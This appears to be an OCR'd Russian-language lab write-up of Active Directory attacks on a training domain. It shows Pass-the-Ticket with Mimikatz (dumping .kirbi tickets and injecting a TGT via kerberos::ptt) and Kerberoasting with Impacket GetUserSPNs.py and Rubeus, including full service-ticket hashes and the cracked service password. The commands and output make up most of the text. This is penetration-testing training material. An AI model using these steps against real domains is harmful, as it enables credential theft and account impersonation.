
Крадем Kerberos-тикет (файл .kirbi) и инжектим его в свою сессию, чтобы стать этим пользователем.


Запускаем Mimikatz и выгружаем тикеты:



В папке с mimikatz появились такие файлы:


10.0.30.11
mimikatz 2.2.0 x64 (oe.eo)
Microsoft Windows [Version 10.0.17763.737]
(c) Корпорация Майкрософт (Microsoft Corporation), 2018. Все права защищены.
C:\Windows\system32>cd C:\User\student\Desktop\Mimikatz\x64
Системе не удается найти указанный путь.
C:\Windows\system32>cd C:\Users\student\Desktop\Mimikatz\x64
x64
Файл
Главная
Поделиться
Вид
Mimikatz › x64
Быстрый доступ
Рабочий стол
Загрузки
Документы
Изображения
Этот компьютер
Сеть
Имя
Дата изменения
Тип
Размер
[0;3e4]-0-0-40a50000-WS01$@cifs-dc01....
16.05.2026 17:24
Файл "KIRBI"
2 КБ
[0;3e4]-2-0-60a10000-WS01$@krbtgt-AC...
16.05.2026 17:24
Файл "KIRBI"
2 КБ
[0;3e4]-2-1-40e10000-WS01$@krbtgt-AC...
16.05.2026 17:24
Файл "KIRBI"
2 КБ
[0;3e7]-0-0-40a50000-WS01$@ldap-dc01....
16.05.2026 17:24
Файл "KIRBI"
2 КБ
[0;3e7]-2-0-40e10000-WS01$@krbtgt-AC...
16.05.2026 17:24
Файл "KIRBI"
2 КБ
[0;899bb]-0-0-40a50000-student@LDAP-...
16.05.2026 17:24
Файл "KIRBI"
2 КБ
[0;899bb]-2-0-40e10000-student@krbtgt-...
16.05.2026 17:24
Файл "KIRBI"
2 КБ
mimidrv.sys
16.05.2026 15:52
Системный файл
37 КБ
mimikatz
16.05.2026 15:52
Приложение
1 324 КБ
mimilib.dll
16.05.2026 15:52
Расширение при...
37 КБ
mimispool.dll
16.05.2026 15:52
Расширение при...
11 КБ


10.0.30.11
x64
Файл
Главная
Поделиться
Вид
Mimikatz › x64
Поиск: x64
Быстрый доступ
Рабочий стол
Загрузки
Документы
Изображения
Этот компьютер
Сеть
Имя
Дата изменения
Тип
Размер
[0;3e4]-0-0-40a50000-WS01$@cifs-dc01.acme.skb.kirbi 16.05.2026 17:24 Файл "KIRBI" 2 КБ
[0;3e4]-2-0-60a10000-WS01$@krbtgt-ACME.SKB.kirbi 16.05.2026 17:24 Файл "KIRBI" 2 КБ
[0;3e4]-2-1-40e10000-WS01$@krbtgt-ACME.SKB.kirbi 16.05.2026 17:24 Файл "KIRBI" 2 КБ
[0;3e7]-0-0-40a50000-WS01$@ldap-dc01.acme.skb.kirbi 16.05.2026 17:24 Файл "KIRBI" 2 КБ
[0;3e7]-2-0-40e10000-WS01$@krbtgt-ACME.SKB.kirbi 16.05.2026 17:24 Файл "KIRBI" 2 КБ
[0;899bb]-0-0-40a50000-student@LDAP-dc01.acme.skb.kirbi 16.05.2026 17:24 Файл "KIRBI" 2 КБ
[0;899bb]-2-0-40e10000-student@krbtgt-ACME.SKB.kirbi 16.05.2026 17:24 Файл "KIRBI" 2 КБ
mimidrv.sys 16.05.2026 15:52 Системный файл 37 КБ
Элементов: 11
mimikatz 2.2.0 x64 (oe.eo)
C:\Users\student\Desktop\Mimikatz\x64>mimikatz.exe
.#####. mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
/ \ ## /*** Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com)
\ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX (vincent.letoux@gmail.com)
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/
mimikatz # privilege::debug
Privilege '20' OK
mimikatz # kerberos::list
[00000000] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 16.05.2026 17:19:19 ; 17.05.2026 3:19:19 ; 23.05.2026 17:19:19
Server Name : krbtgt/ACME.SKB @ ACME.SKB
Client Name : student @ ACME.SKB
Flags 40e10000 : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
[00000001] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 16.05.2026 17:19:19 ; 17.05.2026 3:19:19 ; 23.05.2026 17:19:19
Server Name : LDAP/dc01.acme.skb/acme.skb @ ACME.SKB
Client Name : student @ ACME.SKB
Flags 40a50000 : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
mimikatz # kerberos::ptt "C:\Users\student\Desktop\Mimikatz\x64\[0;899bb]-2-0-40e10000-student@krbtgt-ACME.SKB.kirbi"



Успешная загрузка Kerberos-тикета (TGT) пользователя student командой kerberos::ptt. Тикет отображается в активной сессии (kerberos::tgt), что подтверждает выполнение атаки Pass-the-Ticket.

Атака 4: Kerberoasting

Запрашиваем тикет на сервисную учетную запись (SPN), у которой сложный пароль, и брутфорсим его оффлайн.

Получение сервисного тикета Kerberos (формат $krb5tgs$23$) через GetUserSPNs.py.

```
┌──(kali㉿kali)-[~]
└─$ python3 /usr/share/doc/python3-impacket/examples/GetUserSPNs.py -request -dc-ip 10.0.20.51 acme.skb/student
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies


Password:
ServicePrincipalName    Name      MemberOf  PasswordLastSet             LastLogon  Delegation
----------------------  --------  --------  --------------------------  ---------  ----------
MSSQLSvc/dc01.acme.skb  MSSQLSvc            2025-08-26 05:21:53.291220  <never>


[-] CCache file is not found. Skipping ...
$krb5tgs$23$*MSSQLSvc$ACME.SKB$acme.skb/MSSQLSvc*$5d26805fbaf82f5d76ad4881fec53a00$156b02b00ac72920809f9eec7928800c6d03c0c0acff365d9ddf653150e
c8f692eec04691a5aae1709c1a4b4288a3a85396b2bd4a315c92841fced1c12d809858967456b47badfcb9ee7fd236967f0cae2415db756479def362a0012c369545e225dfb03d
33e804b8e46c411e9b262094ed52098876ab154847b27ffd4984a345db036b8bd525494f6849c54a57861407f212d5bff6fea76cf21f08015fb536f9e35bf03e43b13540a792aa
abc51caa60c144573fd5e4d51511f5cd6c2a181a3105831e43f4cd9f67a660b6b342c3e1b59323ba16eb1175cbd0307d036ead73e3ada66b5d56ae3c0437332b512c4f1bcf9d0c
b45372f441d8736ae801a385ca2a051e9320487167b4478f9c49331b2acedc04c2c57cb00f6bfd7b28cf82ec0ae61770e04905c7348efa4f52880872fea584aa02e10fdab81576
9fd1547711ce4c5ea29de7372e94b777ba792a03ce1941cb7edc5af03eb6e47f926d4124704082e76ba6eef2871c5cf80fecd37e91afb646ce258dbfb48c80f2216182d6c1a011
0b7c4b82931ce7d064b4dc5893bfab65a5c41b4e9e3b0209af0ed54a488268d41dc874763596f617548c3febbc8a846d77d4bad70a3fb47c69c34bc1af71a661cf1ed1699ae883
fb67d8a343ab8a9e1e214f7ff4d0e70efacbb85cdfc65f3905842e404e3b5385b1e13a99de149723804de883e1bc7fd9f3fa87f9e03ff0367fd69dbac6486a5a1606d8c78c255d
5d4096c04ac255afea1cea2883c00c295d4dc0ec6879970dc8a3f032147f518d2c40eee6f42a64a3dae2964a08193d1b1e828dad262253be3b347bd7d48ae531de2c2894a3062d
f17f4dacddfafb1a3d8618a3e99158d2c61a943d65073f9639038e29abfc3a032f3993291bd138b45ec6f457df25074d740fabdf71ae78ebddb7eb26d76887f3fddab0f7cd8dea
ec0a0496d7cd29191a52de35d28f88010015c839934dc75d24b668c7b8c9d26b45d90c2daf9cc5cfeb17ac95b0934ced705cfe393edf1425b9d2648bb1e8cfee82eb0e8587d706
b64ff67adaa6d0db41c52e0a71d1635eebf14d157c8cf6311016eda4f6465ddd29effb629442544567e71fcb8220c0c9d2028aedef4e0d8decf6254d4e87ccb5a3360d6e78bac5
e5593c866cf1742fdf06f2ee80496ebfc483760c2b1e7658c4e36796dbf9b07a20891295dd4322b9704d203c3f29072f05c1f9b5e52aaec40339a416f503cf0486c17dd318dde6
e9d64014bc54f44b275d52c61e87e8210abe970ba268a362f51dcd6d5f2a58d024de7b611d22cabb76bc014836c0a348890be72890b9a

┌──(kali㉿kali)-[~]
└─$
```

```
┌──(kali㉿kali)-[~]
└─$ cat hash.txt
$krb5tgs$23$*MSSQLSvc$ACME.SKB$acme.skb/MSSQLSvc*$5d26805fbaf82f5d76ad4881fec53a00$156b02b00ac72920809f9eec7928800c6d03c0c0acff365d9ddf653150ec8f692eec04691a5
aae1709c1a4b4288a3a85396b2bd4a315c92841fced1c12d809858967456b47badfcb9ee7fd236967f0cae2415db756479def362a0012c369545e225dfb03d33e804b8e46c411e9b262094ed520988
76ab154847b27ffd4984a345db036b8bd525494f6849c54a57861407f212d5bff6fea76cf21f08015fb536f9e35bf03e43b13540a792aaabc51caa60c144573fd5e4d51511f5cd6c2a181a3105831e
43f4cd9f67a660b6b342c3e1b59323ba16eb1175cbd0307d036ead73e3ada66b5d56ae3c0437332b512c4f1bcf9d0cb45372f441d8736ae801a385ca2a051e9320487167b4478f9c49331b2acedc04
c2c57cb00f6bfd7b28cf82ec0ae61770e04905c7348efa4f52880872fea584aa02e10fdab815769fd1547711ce4c5ea29de7372e94b777ba792a03ce1941cb7edc5af03eb6e47f926d4124704082e7
6ba6eef2871c5cf80fecd37e91afb646ce258dbfb48c80f2216182d6c1a0110b7c4b82931ce7d064b4dc5893bfab65a5c41b4e9e3b0209af0ed54a488268d41dc874763596f617548c3febbc8a846d
77d4bad70a3fb47c69c34bc1af71a661cf1ed1699ae883fb67d8a343ab8a9e1e214f7ff4d0e70efacbb85cdfc65f3905842e404e3b5385b1e13a99de149723804de883e1bc7fd9f3fa87f9e03ff036
7fd69dbac6486a5a1606d8c78c255d5d4096c04ac255afea1cea2883c00c295d4dc0ec6879970dc8a3f032147f518d2c40eee6f42a64a3dae2964a08193d1b1e828dad262253be3b347bd7d48ae531
de2c2894a3062df17f4dacddfafb1a3d8618a3e99158d2c61a943d65073f9639038e29abfc3a032f3993291bd138b45ec6f457df25074d740fabdf71ae78ebddb7eb26d76887f3fddab0f7cd8deaec
0a0496d7cd29191a52de35d28f88010015c839934dc75d24b668c7b8c9d26b45d90c2daf9cc5cfeb17ac95b0934ced705cfe393edf1425b9d2648bb1e8cfee82eb0e8587d706b64ff67adaa6d0db41
c52e0a71d1635eebf14d157c8cf6311016eda4f6465ddd29effb629442544567e71fcb8220c0c9d2028aedef4e0d8decf6254d4e87ccb5a3360d6e78bac5e5593c866cf1742fdf06f2ee80496ebfc4
83760c2b1e7658c4e36796dbf9b07a20891295dd4322b9704d203c3f29072f05c1f9b5e52aaec40339a416f503cf0486c17dd318dde6e9d64014bc54f44b275d52c61e87e8210abe970ba268a362f5
1dcd6d5f2a58d024de7b611d22cabb76bc014836c0a348890be72890b9a
```

Делаем то же самое в системе ws01 через Rubeus


10.0.30.11
oogle Chrome не является браузером по умолчанию.
Использовать по умолчанию
Администратор: Командная строка
The "/debug" flag outputs ASN.1 debugging information.
NOTE: Base64 ticket blobs can be decoded with :
[IO.File]::WriteAllBytes("ticket.kirbi", [Convert]::FromBase64String("aa..."))
C:\Users\student\Downloads>Rubeus.exe kerberoast /outfile:hash
v2.2.0
[*] Action: Kerberoasting
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*] Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.
[*] Target Domain : acme.skb
[*] Searching path 'LDAP://dc01.acme.skb/DC=acme,DC=skb' for '(&(samAccountType=805306368)(servi
ccountName=krbtgt)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'
[*] Total kerberoastable users : 1
[*] SamAccountName : MSSQLSvc
[*] DistinguishedName : CN=MSSQLSvc,CN=Users,DC=acme,DC=skb
[*] ServicePrincipalName : MSSQLSvc/dc01.acme.skb
[*] PwdLastSet : 26.08.2025 5:21:53
[*] Supported ETypes : RC4_HMAC_DEFAULT
[*] Hash written to C:\Users\student\Downloads\hash
[*] Roasted hashes written to : C:\Users\student\Downloads\hash
C:\Users\student\Downloads>

```
C:\Users\student\Downloads>dir
 Том в устройстве C не имеет метки.
 Серийный номер тома: 428A-926E

 Содержимое папки C:\Users\student\Downloads

16.05.2026  17:59    <DIR>          .
16.05.2026  17:59    <DIR>          ..
11.05.2026  15:24            34 884 20260511152423_BloodHound.zip
16.05.2026  17:59             2 183 hash
11.05.2026  15:24             1 802 NTg1MjAxM2YtYTFhZi00NGZjLWFlODUtODVmYTEyNWU5MDRl.bin
16.05.2026  17:57           446 976 Rubeus.exe
11.05.2026  15:21         1 351 680 SharpHound.exe
11.05.2026  15:21               553 SharpHound.exe.config
11.05.2026  15:21           239 104 SharpHound.pdb
11.05.2026  15:21         1 655 225 SharpHound.ps1
11.05.2026  15:20         2 520 659 SharpHound_v2.12.0_windows_x86 (1).zip
               9 файлов      6 253 066 байт
               2 папок  27 349 078 016 байт свободно

C:\Users\student\Downloads>type hash
$krb5tgs$23$*MSSQLSvc$acme.skb$MSSQLSvc/dc01.acme.skb@acme.skb*$250478A69836EFFC13EA4E9B5A7EC429$030A9211BD24687277E0293
8A11E84935BE227F267DF21E28805E5CD80AC611A7D4147F7BEA03F56A6A93B5452F443E8DFDC05B707A15529657E877DFF0A984DF5075DFCBC64424
1ED90715014780DCF594A576789C63540875F8C226147BF31A6046BF36CBF0AEC1EC52F16EDC6F5BCEE3C8FA9332EBF9A2502C91534A54C79661296C
3BA43429C5372209E4BD79CB32BE344E165C38945D9A5F9868AF81D1A602CBA77CDB79FA050940C438C033136D01F9C3826972AF3EB343B4D73C82ED
8159F1EAA6F2F0CFFC343B589BF228501C75FF2E0D83ED6A0842B8A531491279C4086CDCA0F815C0D342103AF42C3B0A5F6809050655D82A83AE260C
9D13ECC335D5B4AB7BD70996FEEFBD3DC53B9190260054F6E1F36684818B3FB78CE0B89378EB8028360EDA45FD60CA555C14E77E8CB36C36E4985B72
171FADC777504D914E059A38D53865A97D2F8F0BE515E708DF8A03C705D018A0B2A07E5B3CC61FF4E1E60823551FFF443B110CA1CF21A8611D8C8121
0183B3B5CE87F547C7E11A9A09A212558D574AE2A1FEB45AF43621B912C5BA796F9C87175605A640CFB83DBF25796C0D4C6124E4DD0D58111B1BC69D
A041F340FC3F0E624CDE2823864F97D94648441C103C268C058A369E59E72BAAFFD8516D77BCA02F1057E8CBB249CC0D8F0B44FD7D68981F4CB48A38
1B16BB30130B49523DF2AF10ABED00E300E991EC7AD0B5F2BBA65F00643AC0A3079861FDB4570D19D4572C6F1A6ACC16BC0E4A1DF928DAC422F931FE
C3B88BC7EFF48F440773CF5DCCE6BDC64175FA63111E4A8434F08F622C07B4C3F429B7408D46839F435B477AC7EA164D3893035FE42926B73CF7ED62
49AE4B4ACD9794238F99EEFFE4327BD433DC367BB6DED5DB2DDFB6672CEBAAE1B5B4DB61A30A6608F0DE623137BB3CB0564C71EA00AD13B4FC2E1677
03C5F710215849BE9083DB3EAB59EDA0C96665C5610574360C6E79BC678E380BF071A9492668773FCDD245ACC74FF5931934C2F9B232CCED19CCC762
8035E1D301C2FDA18ACB7944879B177AA90BF77B2992546D0714C586E4B9831813BD10993AF916C7EFB3164D675E2347B37D49F3E063A75D1F1ECCB4
37ABFBA4D75A507317CD72EF5CDD2611ED26355965980B237C79AF914B9EC02C612A130D164F524E10E4700A1F722A753396050AA6B0F28723ADED78
1E104C8AEC757F57A224CF2C8AD1A9C718E6B79ED4DF51D0DBCCC3451270C949F051602DB9AD939BFAADD986CEBC7F30450689278FACE4FB138E3E30
89915769AEEA70E13E4E9732A819689876AC793BB11C95D59594B27200D835983D9C7048ADBA0EE372D13A0C98346A66A578D3EEDC816F5D50EDCD44
B2BC4CDCE84347AE9F411CBB4D252288CA1CD499AB41396CFEBBF3D584983B2E7970DB6266E1DED81513DDAFBE61C81CEC8B027A4457232FA1E00317
6218BB7831665799382E0

C:\Users\student\Downloads>
```



Успешный подбор пароля сервисной учётной записи через hashcat и john: Pa$$w0rds123!@#